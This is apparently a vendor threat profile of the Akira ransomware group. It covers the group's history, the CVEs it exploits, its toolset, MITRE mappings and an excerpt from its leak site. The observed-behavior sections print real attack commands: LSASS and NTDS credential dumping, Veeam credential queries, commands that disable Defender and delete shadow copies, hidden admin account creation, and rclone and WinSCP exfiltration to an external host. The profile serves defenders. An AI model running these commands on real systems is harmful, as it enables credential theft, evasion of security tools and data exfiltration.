



THREAT PROFILE:

Akira Ransomware



Table of Contents

Executive Summary	2
Description	3
Previous Targets: Akira <ul style="list-style-type: none">• Previous Industry Targets• Previous Victim HQ Regions	4
Data Leak Site: Akira	6
Known Exploited Vulnerabilities	7
Associations: Akira	9
Known Tools: Akira	11
Observed Akira Behaviors <ul style="list-style-type: none">• Windows• Linux	17
MITRE ATT&CK® Mappings: Akira	23
References	29

Executive Summary

First Identified:

2023

Operation style:

Ransomware-as-a-Service (RaaS), affiliate payment structure is unknown; however, it is likely similar to other RaaS operations – 80/20 split.

Extortion method:

Double extortion – combining the traditional ransomware extortion method (encryption) with exfiltration of victim’s sensitive data; the group threatens to leak the data via a data leak site if the ransom demand is not paid.

Most frequently targeted industry:

- Industrials (Manufacturing)

Most frequently targeted victim HQ region:

- United States, North America

Known Associations:

- Exotic Lily
- IQOJ Ransomware
- Megazord Ransomware
- ZHQ Ransomware
- Conti Ransomware
- Karakurt Hacking Team
- xanonymoux

Available Incident Analysis from Blackpoint-Monitored Environments:

- [Akira Ransomware Incident with Technology Partner on March 25, 2024](#)

INITIAL ACCESS

Unauthorized logon to VPNs, exploiting external remote services, exploiting known vulnerabilities, social engineering, IABs (MITRE ATT&CK: T1078, T1133, T1190, T1199, T1566)

PERSISTENCE

Creating new accounts, browser extensions, server software components, boot or logon autostart execution (MITRE ATT&CK: T1136, T1176, T1505, T1547)

LATERAL MOVEMENT

Abuse of remote services, tainted shared content, lateral tool transferring (MITRE ATT&CK: T1021, T1080, T1563, T1570)

Description

Akira ransomware was first observed in March 2023 and operates in the double extortion method, where victims' data is stolen and leaked if the ransom is not paid. Akira has been linked to the former Conti operation through TTPs, behaviors, blockchain analysis where Akira ransom payments were sent to Conti affiliated wallets. In June 2023, Avast researchers released a decryptor for the Akira ransomware; however, the threat actors then modified their encryptor indicating that the available decryptor no longer works. The group has been observed demanding ransom payments between 200,000 USD and 4 million USD.

Akira operators gain initial access by using unauthorized logon to VPNs by targeting accounts that did not have multi-factor authentication (MFA) enabled, specifically targeting Cisco VPN products, and purchasing credentials or access from initial access brokers (IABs). Additionally, the operators have been observed targeted known vulnerabilities in Cisco, Fortinet, and Veeam products.

Akira's name is widely believed to be from a 1988 anime movie with the same name. Additionally, the aesthetic is emulated by the operators on their data leak site. The ransomware developers likely based their name on the powerful entity within the anime movies, or from its related manga.

The group's data leak site does not host actual stolen data like other ransomware operations. The group utilizes links that require Torrenting software to download and view the stolen data. This tactic has previously been observed by the Clop ransomware operation when they listed victims targeted via the MOVEit vulnerability in 2023.

The group has been observed demanding ransom payments between 200,000 USD and 4 million USD.

In August 2023, a new variant of the Akira ransomware, Megazord, was observed being deployed. This variant was written in Rust and appends encrypted data with ".powerranges", whereas the previous version was written in Microsoft Visual C/C++ and appended encrypted data with ".akira." Additionally, two other variants of Akira were identified in 2023, IQOJ and ZHQ variants. The ransom notes observed with these variants led victims to the Akira TOR site.


Additionally, Akira maintains a Linux version of the malware that uses various symmetric key algorithms for file encryption, including AES, CAMELLIA, DES, and IDEA. The Linux version excludes the same file extensions and directories from file encryption as the Windows version; the ransom notes are the same. This indicates that the threat actor ported the Windows version to Linux.

In November 2023, prior victims of the Akira ransomware variant were contacted by a threat actor identifying themselves as "xanonymoux" who claimed to have gained access to a server hosting victim data exfiltrated by Akira. The threat actor then attempted to extort the victim for additional money in exchange for accessing the server and/or deleting the data from the Akira server. Additionally, xanonymoux claimed the Akira group was associated with the Karakurt Hacking Team; however, evidence of the connection remains unknown.

A ransomware variant was identified in 2017 with the same name; however, analysis revealed that the current-day Akira is very likely a different operation.


Previous Akira Targets

Previous Industry Targets from 01 Oct 2023 to 30 Sep 2024



Previous Targets: Akira

Previous Victim HQ Regions from 01 Oct 2023 to 30 Sep 2024



Data Leak Site: Akira

```
[ AKIRA ]
emely simple - enter the desired command in the input line and enjoy the juiciest information that c
orporations around the world wanted to stay confidential.

Remember. You are unable to recover without our help. Your data is already gone and cannot be traced
to the place of final storage nor deleted by anyone besides us.

guest@akira:~$ help

List of all commands:

leaks      - hacked companies
news       - news about upcoming data releases
contact    - send us a message and we will contact you
help       - available commands
clear      - clear screen

guest@akira:~$ news

+-----+-----+-----+
| date   | title   | content   |
+-----+-----+-----+
| 2023-12-22 |         | We've obtained 100 GB of data of         They seem not
|           |         | to be very interested in the data, so we will upload it for you
|           |         | within a few days. You will find docs with personal information o
|           |         | f their employees in the archives and much other interested stuff
|           |         | like NDAs, projects, information about clients and partners etc.
|           |         | By the way, there is a notice on their website regarding investi
|           |         | gation about possible personal information leakage, so we will co
|           |         | nfirm that with the data uploading.
| 2023-12-15 |         | offers a full service geomarketing to optimize marketing a
|           |         | nd sales with market and geodata, analyzes and geoinformation sys
```

[https://akiral2iz6a7qgd3ayp3l6yub7xx2uep76idk3u2kollpj5z3z636bad\[.\]onion/](https://akiral2iz6a7qgd3ayp3l6yub7xx2uep76idk3u2kollpj5z3z636bad[.]onion/)
[https://akiralkzxzq2dsrzsrivr2xgbbu2wgsxmryd4csgfameg52n7efvr2id\[.\]onion/](https://akiralkzxzq2dsrzsrivr2xgbbu2wgsxmryd4csgfameg52n7efvr2id[.]onion/)

Known Exploited Vulnerabilities

[CVE-2019-6693 \(CVSS: 7.5\)](#)

Hardcoded Cryptographic Key Vulnerability
Product Affected: Fortinet FortiOS

[CVE-2020-3259 \(CVSS: 7.5\)](#)

Information Disclosure Vulnerability
Product Affected: Cisco ASA and FTD

[CVE-2022-40684 \(CVSS: 9.8\)](#)

Authentication Bypass Vulnerability
Product Affected: Fortinet FortiOS

[CVE-2023-20269 \(CVSS: 9.1\)](#)

Unauthorized Access Vulnerability
Product Affected: Cisco Adaptive Security Appliance Software and Firepower Threat Defense Software Remote Access VPN

[CVE-2023-27532 \(CVSS: 7.5\)](#)

Missing Authentication for Critical Function Vulnerability
Product Affected: Veeam Backup & Replication Cloud Connect

[CVE-2023-48788 \(CVSS: 9.8\)](#)

SQL Injection Vulnerability
Product Affected: Fortinet FortiClient EMS

[CVE-2024-37085 \(CVSS: 6.8\)](#)

Authentication Bypass Vulnerability
Product Affected: VMware ESXi

Known Exploited Vulnerabilities

[CVE-2024-40711 \(CVSS: 9.8\)](#)

RCE Vulnerability

Product Affected: Veeam Backup & Replication

[CVE-2024-40766 \(CVSS: 9.8\)](#)

Improper Access Control Vulnerability

Product Affected: SonicWall SonicOS

Associations: Akira

Punk Spider

Akira alias used by CrowdStrike.

Gold Sahara

Akira alias used by SecureWorks.

IQOJ Ransomware

A new variant of the Akira ransomware observed in 2023.

Megazord Ransomware

A new variant of the Akira ransomware observed in August 2023.

ZHQ Ransomware

A new variant of the Akira ransomware observed in 2023.

Exotic Lily

A financially motivated threat group that has been known to act as an initial access broker for other malicious actors, including Akira ransomware operators.

xanonymoux

In November 2023, security researchers reported that prior victims of Akira ransomware were contacted by an entity identifying themselves as “xanonymoux.” The entity claimed to have obtained access to a server hosting the victim’s data exfiltrated by Akira. The entity then attempted to extort the victim for additional funds to provide access to the purported server or delete the data. The connection between Akira and xanonymoux remains unknown; however, other operations have been observed using additional extortion methods similar to this tactic.

Conti Ransomware

Security researchers have reported that the Akira ransomware variant bears resemblance to the Conti ransomware builder that was leaked in 2022. Akira ignores the same file types and directories as Conti and has similar functions. Additionally, Akira ransomware transactions overlap with Conti threat actors on multiple occasions. In, at least, three separate transactions, Akira sent the full amount of their ransom payments to Conti affiliated addresses.

Associations: Akira

Karakurt Hacking Team

The entity, xanonymoux, claimed to prior victims of Akira ransomware that Akira was associated with the Karakurt Hacking Team. However, the entity did not elaborate on the connection and no additional connection has been identified.

Known Tools: Akira

Bold text indicates a tool or utility that has been observed by Blackpoint's Active SOC in Akira Ransomware incidents.

7zip	A tool that is used to compress files into an archive. Used by threat actors to compress data before exfiltration.
AdFind	A free command-line query tool that can be used for gathering information from Active Directory.
Advanced IP Scanner	A fast and powerful network scanner with a user-friendly interface. It can locate all computers on your wired or wireless local network and scan their ports.
AnyDesk	A remote desktop application that provides remote access to computers and other devices.
BypassCredGuard	A utility used to bypass Windows Credential Guard.
Cloudflare Tunnel	A tool that provides users with a secure way to connect resources without a publicly routable IP address. It creates a secure, outbound-only connection between your services and Cloudflare by deploying a lightweight connector in your environment.
cmd	A program used to execute commands on a Windows computer.
conhost.exe	A Windows utility that is used to provide the ability to drag and drop files/folders directly into Command Prompt.
cscript.exe	The main executable for Windows Script Host (WSH). It is the command line version of the WSH service and facilitates command line options for setting up script properties.
decrypt.py	A script used for decrypting password data from Fortinet devices.
DonPAPI	A tool that can locate and retrieve Windows Data Protection API (DPAPI) protected credentials, aka DPAPI dumping.
DWAgent	A software that runs on a computer that allows threat actors to control the compromised device.

Known Tools: Akira

FileZilla

A free open-source file transfer protocol software tool that allows users to set up FTP servers or connect to other FTP servers to exchange files.

fortiConfParser.py

Script used for remotely extracting the configuration of Fortinet devices.

Impacket

An open-source collection of modules written in Python for programmatically constructing and manipulating network protocols.

KillAV

A tool used to terminate antivirus related services and processes.

LANSweeper

An IT discovery & inventory platform that delivers insights into the status of users, devices, and software within IT environments.

LaZagne

An open-source application used to retrieve passwords stored on a local computer.

Ligolo

A simple and lightweight tool for establishing SOCKS5 or TCP tunnels from a reverse connection in complete safety.

Logmein

A remote access tool that has been used by malicious threat actors to gain remote access to victim machines.

LSASS

A Windows process that takes care of security policy for the OS.

MASSCAN

A port scanner that can detect whether ports are open, complete the TCP connection and interaction with the application at that port to grab simple banner information.

MEGA

A cloud storage and file hosting service.

Mimikatz

An open-source application that allows users to view and save authentication credentials, including Kerberos tickets.

Minidump

A C# implementation of Mimikatz/pypykatz minidump functionality to get credentials from LSASS dumps.

Known Tools: Akira

MobaXterm	An application that provides X-Server capability for the Microsoft Windows OS. It allows applications running in the Unix/Linux environment to display graphical user interfaces on the MS Windows desktop.
Net	A Windows utility that is used in command-line operations for control of users, groups, services, and network connections. It can gather system and network information, move laterally through SMB/Windows Admin Shares, and interact with services.
NetPass	A legitimate utility developed by NirSoft that recovers all network passwords stored on a system for the current logged-on user.
ngrok	A tool that exposes local servers behind NATs and firewalls to the public internet over secure tunnels.
Nltest	A Windows command-line utility used to list domain controllers and enumerate domain trusts.
Non-Sucking Service Manager	A service manager that manages background and foreground services and processes.
NTDSUtil	A command-line tool that provides management facilities for Active Directory Domain Services (AD DS) and Active Directory Lightweight Directory Services (AD LDS).
OpenSSH	A suite of secure networking utilities based on the Secure Shell protocol. It is a connectivity tool for remote login with the SSH protocol.
PC Hunter	A toolkit for Windows with various powerful features for kernel structure viewing and manipulating.
PowerShell	A task automation and configuration management program that includes a command-line shell and the associated scripting language.
PowerShell Kerberos TicketDumper	A security tool that scans and analyzes files at kernel level; can help threat actors remove and disable security services/software.

Known Tools: Akira

PowerTool

A security tool that scans and analyzes files at kernel level; can help threat actors remove and disable security services/software.

PsExec

A utility tool that allows users to control a computer from a remote location.

PuTTY

A free and open-source terminal emulator, serial console, and network file transfer application.

Radmin

A remote access software that allows users to work on a remote computer in real time. Users can remotely access the same computer from multiple places and use advanced File Transfer function, multi-user Text and Voice chats, Remote Shutdown, and Telnet.

Rclone

A command line program for syncing files with cloud storage services such as Dropbox, Google Drive, Amazon S3, and MEGA.

RDP

A protocol that provides a user with a graphical interface to connect to another computer over a network connection.

reconftw

A tool designed to perform automated recon on a target domain by running the best set of tools to perform scanning and finding vulnerabilities. It automates the entire process of reconnaissance for the user.

Remmina

An open-source remote desktop client for POSIX-based operating systems that allows users to connect to remote systems.

RustDesk

A remote access and remote control software, allowing threat actors to access victim machines remotely. The client is available for different operating systems.

ScreenConnect

AKA ConnectWise. A remote management software used to gain access to a remote computer.

SharpHound

The official data collector for BloodHound; it is written in C# and uses native Windows API functions and LSAP namespace functions to collect data from domain controllers and domain-joined Windows systems.

Known Tools: Akira

SMB	A client-server communication protocol used for sharing access to files, printers, serial ports, and other resources on a network.
SoftPerfect	A network scanner that can ping computers, scan ports, discover shared folders and retrieve practically any information about network devices.
SystemBC	AKA Coroxy. A malware written in C that turns infected computers into SOCKS5 proxies.
Tasklist	A utility that displays a list of applications and services with their Process IDs for all tasks running on either a local or a remote computer.
Terminator.exe	A tool reportedly capable of bypassing 24 different AV, EDR, and XDR security solutions, including Windows Defender.
ToolPow	A tool that can be used to bypass security solutions.
VeeamHax.exe	A plaintext credential leaking tool.
VmConnect.exe	A tool that enables users to connect to and manage virtual machines running on Hyper-V hosts.
WebBrowserPas sView	A password recovery tool that reveals the passwords stored by web browsers.
WinAPI	Microsoft's core set of application programming interfaces available in the Microsoft Windows OS. It creates and uses windows to display output, prompt for user input, and carry out the other tasks that support interaction with the user.
Windows Restart Manager	A library for reducing required reboots during software updates. The tool is often used by threat actors to support the encryption process and retrieve processes running on the system.
WinRAR	A trialware file archiver utility for Windows devices that can backup data and reduce the size of email attachments, open and unpack RAR, ZIP and other files downloaded from Internet, and create new archives in RAR and ZIP file format.

Known Tools: Akira

WinSCP

A free and open-source SFTP, FTP, WebDAV, S3, and SCP client for Windows that can be used to exfiltrate files to a remote server.

WMIExec

A tool that allows threat actors to execute commands on a remote systems and/or establish a semi-interactive shell on a remote host.

Observed Akira Behaviors: Windows

Execution	akira.exe SCRIPTALTD\%username 13860 akira.exe -n=5 -p=C:\
Persistence	<pre> -LogMeIn.exe NT AUTHORITY\SYSTEM 12972 LogMeIn.exe --LogMeIn.exe NT AUTHORITY\SYSTEM 37048 LogMeIn.exe oesis ---cmd.exe UNKNOWN 11572 cmd.exe /S /C "" C:\Program Files\Bitdefender\Endpoint Security\Product.Configuration.Tool.exe" < C:\Windows\Temp\waapi-1724921832\5fe1ee7c1f7de2b9159dc18a" ----Product.Configuration.Tool.exeUNKNOWN 17420Product.Configuration.Tool.exe ----conhost.exe UNKNOWN 16228conhost.exe 0xffffffff - ForceV1 ---cmd.exe UNKNOWN 62736 cmd.exe /S /C "" C:\Program Files\Bitdefender\Endpoint Security\product.console.exe" /c GetVersion product" ----conhost.exe UNKNOWN 51864conhost.exe 0xffffffff - ForceV1 ----product.console.exe UNKNOWN 37604product.console.exe /c GetVersion product ---cscript.exe UNKNOWN 26400cscript.exe "C:\ProgramData\LogMeIn\avfilter.js" //Nologo //E:JScript ----conhost.exe UNKNOWN 51536 conhost.exe 0xffffffff - ForceV1 ---LMIGuardianSvc.exe UNKNOWN 51000 LMIGuardianSvc.exe /escort ---conhost.exe NT AUTHORITY\SYSTEM 7672 conhost.exe 0xffffffff -ForceV1 ---cmd.exe UNKNOWN 43296 cmd.exe /S /C "" C:\Program Files\Bitdefender\Endpoint Security\Product.Configuration.Tool.exe" < C:\Windows\Temp\waapi-1724921832\cc33d574f156247bd3c6a7d9" ----Product.Configuration.Tool.exeUNKNOWN 53320 Product.Configuration.Tool.exe ----conhost.exe UNKNOWN 49048conhost.exe 0xffffffff - ForceV1 C:\Windows\system32\net1user <username> <RedactedPassword> /ADD C:\Windows\system32\net1localgroup Administrators <username> /ADD "C:\Windows\system32\reg.exe" add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v <username> /t REG_DWORD /d 0 /f </pre>

Observed Akira Behaviors: Windows

<p>Persistence</p>	<pre>rundll32.exe c:\Windows\System32\comsvcs.dll, MiniDump ((Get-Process lsass).Id) C:\windows\temp\lsass.dmp full net group "ESX Admins" /domain /add net group "ESX Admins" <username> /domain /add net user admin P@ssw0rd! /add net user backup P@ssw0rd! /add net localgroup Administradores backup /add net localgroup "administrators" admin /add net group "Domain admins" /dom net localgroup "Administrators" /dom nltest /DOMAIN_TRUSTS nltest /dclist:</pre>
<p>Defense Evasion</p>	<pre>powershell.exe -Command "Get-WmiObject Win32_Shadowcopy Remove-WmiObject" -Installer.exe SCRIPTALTD\\$username 9512Installer.exe --EPMaintenanceService.exe UNKNOWN 416 EPMaintenanceService.exe uninstall --regsvr32.exe UNKNOWN7348 regsvr32.exe /u /s "C:\Program Files\Bitdefender\Endpoint Security\ContextualMenu.dll" --EPProtectedService.exe UNKNOWN 8548 EPProtectedService.exe /uninstall --EPSecurityService.exe UNKNOWN 9944 EPSecurityService.exe /uninstall --EPConsole.exe UNKNOWN 8140EPConsole.exe /stop --EPUUpdateService.exe UNKNOWN 3944EPUUpdateService.exe /uninstall --EPIIntegrationService.exe UNKNOWN4780 EPIIntegrationService.exe /uninstall New Value">HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\C:\ runas/netonly /user:<username>\<username> cmd Set-MpPreference -DisableRealtimeMonitoring \$true Set-MpPreference -DisableRealtimeMonitoring \$true - DisableBehaviorMonitoring \$true -DisableArchiveScanning \$true - DisableScriptScanning \$true -DisableBlockAtFirstSeen \$true -DisableIOAVProtection \$true -MAPSReporting Disabled -SubmitSamplesConsent 2reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /v C:\Windows\ /t reg_dword /d 0 /f</pre>

Observed Akira Behaviors: Windows

<p>Defense Evasion</p>	<pre>reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection" /v DisableOnAccessProtection /t REG_DWORD /d 1 /f reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection" /v DisableScanOnRealtimeEnable /t REG_DWORD /d 1 /f reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f /c Add-MpPreference -ExclusionPath C:\ProgramData, C:\Windows sc config WinDefend start= disabled sc stop WinDefend Set-MpPreference -DisableRealtimeMonitoring True</pre>
<p>Credential Access</p>	<pre>"cmd.exe" /c C:\ProgramData\Cl.exe -c -i C:\Windows\NTDS\ntds.dit -o C:\programdata\nt.txt "cmd.exe" /c C:\ProgramData\Cl.exe -c -i c:\Windows\System32\config\SYSTEM -o C:\programdata\sys ntdsutil "ac i ntds" "ifm" "create full c:\Programdata\temp\Crashpad\Temp\abc" q q sqlcmd.exe -S localhost,60261 -E -y0 -Q "SELECT TOP (1000) [id], [user_name],[password],[usn],[description],[visible], [change_time_utc]FROM [VeeamBackup].[dbo].[Credentials];" esentutl.exe /y "C:\Users\ <user>\AppData\Local\Google\Chrome\User Data\Default>Login Data" /d cmd /c rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 572 C:\ProgramData\lsass.dmp full "C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default>Login Data.tmp" "C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default>Login Data.tmp" C:\Windows\system32\notepad.exe \\ <Redacted>\it\KeePass\Department Cloud Accounts - Backup Codes\-backup-codes.txt C:\Users\testrdp\Downloads\Mimik\Pass\BypassCredGuard.exe C:\Users\testrdp\Downloads\Mimik\Pass\WebBrowserPassView.exe C:\Users\testrdp\Downloads\Mimik\Pass\netpass64.exe C:\Users\testrdp\Downloads\Mimik.exe cmd.exe /Q /c esentutl.exe /y "C:\Users\<username>\AppData\Roaming\Mozilla\Firefox\Profiles\ <firefox_profile_id>.default-release\key4.db" /d "C:\Users\<username>\AppData\Roaming\Mozilla\Firefox\Profiles\ <firefox_profile_id>.default-release\key4.db.tmp"</pre>

Observed Akira Behaviors: Windows

<p>Discovery</p>	<pre> C:\Users\<user>\Desktop\netscan_n.exe C:\Users\<user>\Desktop\Advanced_IP_Scanner_2.5.4594.1.exe advanced_ip_scanner.exe SCRIPTALTD\%username 6812 C:\Users\%username\AppData\Local\Temp\3\Advanced IP Scanner 2\advanced_ip_scanner.exe /portable "C:/Users/%username/Downloads/" /lng en_us "C:\Windows\system32\cmd.exe" /c net localgroup Administrators "C:\Windows\system32\net.exe" localgroup administrators Get-ADComputer -Filter * -Property * Select-Object Enabled, Name, DNSHostName, IPv4Address, OperatingSystem, Description, CanonicalName, servicePrincipalName, LastLogonDate, whenChanged, whenCreated > C:\ProgramData\AdComp[.]txt FindFirstFileW() FindNextFileW() GetLogicalDriveStrings() net user <username> P@ssw0rd!91 net user <username> P@ssw0rd!91 /dom net user <username> P@ssw0rd!91 /active:no /dom net user <username> /del /dom </user></user></pre>
<p>Command and Control</p>	<pre> "C:\Users\<user>\Downloads\AnyDesk.exe" --install "C:\Program Files (x86)\AnyDesk" --start-with-win --create-shortcuts --create- taskbar-icon --create-desktop-icon --install-driver:mirror -- install-driver:printer --update-main --svc-conf "C:\Users\ <user>\AppData\Roaming\AnyDesk\service.conf" --sys-conf "C:\Users\<user>\appdata\roaming\anydesk\system.conf" "c:\users\<user>\downloads\dwagent.exe"="" "cmd.exe"="" <="" c="" c:\programdata\microsoft\crome.exe="" pre=""> </user>\appdata\roaming\anydesk\system.conf"></user></pre>
<p>Exfiltration</p>	<pre> rclone.exe copy F:\H 1:/home/customer/\$redacted --max-age 12M --ignore-case --exclude "*.* {mov,accdb,fit,fil,mp4,avi,iso,exe,dll,psd,jpg,7z,7z.*,zip,mox,wav, png,bpm,mts,ts,tif,js,ttf,log,map,gif,jpeg,ai,tmp,db,mpeg,xmp,ht ml,ini,msg,aac,bak,dat,lnk,dwg,indb,indd,svg,idml,cab,msi,bin,x ml,mmf,ds_store,mpp,mp3,m4a,pst,mdb,mkv,tar,ova,vhdx,mdf,ld f,ndf,trc,svclog,vob,wmv,rdp,url,css,flac,vra,qbw,tlg,zoom,downl oad,pptx,psf,vmdk}" -q --auto-confirm --multi-thread-streams 25 --transfers 25 -P19488 rclone copy \\192.168.XXX.214\%st:"/home/.../.../F" --max-age 1y -- exclude "*.* [excluded files] -q --ignore-existing --auto-confirm -- multi-thread-streams 25 --transfers 25 -P </pre>

Observed Akira Behaviors: Windows

Exfiltration	<pre>takeown /f "<backup path here>" /r /d s WinRAR.exe a -m4 -v3g -tn365d -n*.bmp -n*.doc -n*.docx -n*.xls - n*.xlsx -n*.pdf -n*.txt -hpcompanypass "\\<remote backup path>\Wallpapers\Sup\Data.rar" "F:\<data folder>" winscp.com /command "open sftp://datadatauser@77[.]247[.]126[.]158:37654" "C:\Users\<user>\Downloads\winrar-x64-623.exe"</pre>
